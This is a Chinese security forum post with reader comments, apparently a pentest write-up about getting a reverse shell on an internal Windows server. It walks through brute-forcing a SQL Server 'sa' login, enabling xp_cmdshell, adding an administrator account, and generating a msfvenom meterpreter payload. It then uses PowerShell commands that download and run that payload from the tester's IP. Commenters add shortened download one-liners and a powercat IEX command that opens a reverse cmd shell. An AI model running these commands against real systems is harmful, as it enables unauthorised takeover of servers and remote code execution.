#### 【实战3】记一次内网中反弹shell的艰难历程

PaperPen / 2019-09-03 09:30:00 / 浏览数 5733 渗透测试 渗透测试 顶(1) 踩(1)

### 0x00 前言

最近在客户现场对内网服务器进行渗透测试,发现了大量的弱口令,本次历程就是从这里开始…

### 0x01 弱口令

对目标ip进行端口扫描,开放端口为80,445,1433,3389

- 访问80端口,只是一个安装成功的界面,扫描一下目录看是否有源码泄露,无果
- 使用nmap脚本对445端口进行扫描,看是否存在ms17010等漏洞,无果
- 使用超级弱口令工具爆破1433,爆破成功,账号密码:sa/sa
- 同时对3389端口进行爆破,无果

因此确定了突破口,使用navicat成功连接sql server数据库

### 0x02 连接3389

翻了一下,没什么数据,尝试拿服务器吧,因此直接新建查询,开启xp\_cmdshell:


EXEC sp\_configure 'show advanced options', 1; RECONFIGURE; EXEC sp\_configure 'xp\_cmdshell',1; RECONFIGURE;

#### 然后执行命令

exec master..xp\_cmdshell "whoami";

# 是system权限,和想象中的一样

3389是开着的,不如加个用户直接连接远程桌面吧



### 加强密码强度,重新添加

exec master..xp\_cmdshell "net user test paperpen123. /add";
exec master..xp\_cmdshell "net localgroup administrators test /add";

# 登录消息

其他用户当前已登录到此计算机。如果继续,则该用户必须断开与此计算机的连接。是否继续?

是否



是win7,只允许单用户登录,如果挤他的话被发现就不能继续玩耍了,还是放弃连接3389吧

### 0x03 powershell下载木马

我还是把shell弹到本地来吧,方便操作,但是说着简单,该怎么弹呢?需要强调一点,这里的内网不可以访问外网,因此无法使用命令从外网下载工具那么可以这样,让他从我的本地服务器下载工具到他的服务器上就可以了但是要关闭本机防火墙,执行后访问失败才想起来。我的ip是195.1.7.23使用kali生成exe木马

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=195.1.7.23 LPORT=8888 -f exe > shell.exe

### 本地phpstudy快速搭建环境

将shell.exe放到网站根目录下,链接为<u>http://195.1.7.23/shell.exe</u>本地监听8888端口

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp
payload => windows/meterpreter/reverse\_tcp
msf5 exploit(multi/handler) > set LHOST 195.1.7.23
LHOST => 195.1.7.23
msf5 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf5 exploit(multi/handler) > exploit

一切准备就绪,就差服务器执行shell.exe文件了。接下来的命令,大多是我朋友Calendula提供的,感谢一下经测试,powershell是可以执行命令的,因此执行朋友Calendula给的下载命令

```
exec master..xp_cmdshell "powershell $client = new-object System.Net.WebClient";
exec master..xp_cmdshell "powershell $client.DownloadFile('http://195.1.7.23/shell.exe', 'shell.exe')";
```




#### 就差一步了,输入下面的命令并紧张地点击了执行

exec master..xp\_cmdshell 'shell.exe';

卡住了…,又执行了一遍,又卡住了…,又执行了一遍,什么情况…





查看了一下是不是域环境



没错是的,看来还有很长的路要走。。

0x06 结语

这次就写到这吧,如有进展,还会更新。欢迎各位师傅们留言讨论,互相交流,互相学习,共同进步。

点击收藏 | 3 关注 | 1

<u>上一篇:弱口令扫描介绍</u> <u>下一篇:OpenVPN + Vagrant...</u>

1. 15 条回复



tongx\*\*\* 2019-09-03 09:36:32

我去,有点骚气的,证书下载。。。

0 回复Ta



tianming 2019-09-03 09:56:31

水文无疑了



<u>1344209066128078</u> 2019-09-03 09:57:26

DownloadFile无法使用应该是分开2次执行导致第二次执行的时候\$client没有定义,可以简化成一句话执行

exec master..xp\_cmdshell "powershell \$client = new-object System.Net.WebClient;\$client.DownloadFile('http://195.1.7.23/shel

不过长度超过了128,不过再简单缩减下就好了,改成

url那里还可以用短链接,又能省几个字符,如果能用短链接的话

exec master..xp\_cmdshell "powershell \$c=new-object System.Net.WebClient;\$c.DownloadFile('http://195.1.7.23/1.exe', '1.exe')

1回复Ta



PaperPen 2019-09-03 10:12:01

@1344209066128078 非常感谢师傅,学到了。刚才我让陈师傅更新了一下,所以你的评论没了,感谢再次评论!

0 回复Ta



PaperPen 2019-09-03 10:12:34

@tongx\*\*\*\* 哈哈,我也是第一次用,还是朋友教的



suolong 2019-09-04 14:04:09

打码露点了 wxy 感谢分享

0 回复Ta



PaperPen 2019-09-04 23:19:22

@suolong 哈哈,你信息搜集一定很厉害

0 回复Ta



这个名字挺好 2019-09-05 00:37:24

可以尝试多用户登陆



PaperPen 2019-09-05 09:28:30

@这个名字挺好 非常感谢师傅指点,学到了

# 0 回复Ta



猫来了 2019-09-07 00:41:11

我之前也是碰到这种情况,我的解决方案是通过powershell直接反弹cmd,长度在128位以内。

powershell IEX (New-Object System.Net.Webclient).DownloadString

('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 192.168.159.134 -p 6666 -e cmd 更改为

powershell IEX (New-Object System.Net.Webclient).DownloadString

('https://xxx/1.ps1');a -c 192.168.159.134 -p 6666 -e cmd

把里面的函数改为a就可以,不过这里反弹的是cmd

也可以直接在powershell脚本里把需要反弹的地址硬编码进去。需要反弹powershell的话可以通过nishang的反弹shell脚本直接反弹powershell。

# 0 回复Ta



猫来了 2019-09-07 00:42:55

# 0 回复Ta



PaperPen 2019-09-08 10:52:20

@猫来了感谢师傅评论,师傅说的语句我也试过了,还是过长,回头我试一下nishang的反弹shell脚本

# 0 回复Ta



freedomwi\*\*\*\*@16 2019-09-16 16:30:07

sql server能弱口令爆破,并且没禁用xp\_cmdshell,这运气是爆棚了吧

0 回复Ta



<u>猫来了</u> 2019-09-16 17:10:33

@PaperPen 是不是你的ip太长了,128位以内,我的ip可以反弹。



<u>猫来了</u> 2019-09-16 17:11:55

@freedomwi\*\*\*\*@16 有可能是内网渗透站库分离情况。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板